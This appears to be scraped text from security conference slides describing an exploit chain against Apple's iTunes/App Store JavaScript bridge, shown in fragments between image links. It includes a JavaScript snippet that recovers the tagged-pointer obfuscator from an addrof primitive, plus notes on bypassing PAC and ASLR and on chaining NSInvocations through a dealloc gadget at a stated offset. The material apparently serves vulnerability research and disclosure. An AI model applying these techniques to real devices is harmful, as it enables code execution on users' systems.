
process • Tagged Pointers are XORed by the value • Since we have the addrof(i) primitive, with one known pair of (float64, obfuscated), it’s possible to calculate arbitrary value const tagf64 = (() => { const mask = 0x800000000000002Bn; const float64_obfuscator = ((1n << 7n) | mask) ^ addrof(1); const objc_debug_taggedpointer_obfuscator = float64_obfuscator & (!(7n)); iTunes.log('tagged pointer obfuscator: ' + objc_debug_taggedpointer_obfuscator); return n => ((BigInt(n) << 7) | mask) ^ float64_obfuscator; })();

reliable. The exploit only has one chance • Use arbitrary read and addrof primitives to leak the backing store of an ArrayBuffer • PAC-cage only matters to WebKit. Just strip the sign bits addrof(arrayBuffer) Int8Array VectorPtr PAC-caged pointer


series of NSInvocations in an NSArray • Call -[NSArray makeObjectsPerformSelector:@selector(invoke)] to invoke each invocations respectively • With proper gadgets, it’s capable of calling arbitrary C functions



to NSInvocation to prevent exploit ◦ _magic_cookie.oValue ◦ We already have the ASLR bypass and arbitrary read • The kickstarter ◦ A dealloc method that performs invoke selector on a member of self ◦ -[SKStoreReviewViewController dealloc] ▪ -[self->_cancelRequest invoke]; // offset: 0x358

◦ SKStoreReviewViewController is not a subclass of SUScriptObject ◦ The default implementation in -[NSObject isSelectorExcludedFromWebScript:] doesn’t allow dealloc method ◦ Can’t simply call -[SKStoreReviewViewController dealloc] in js

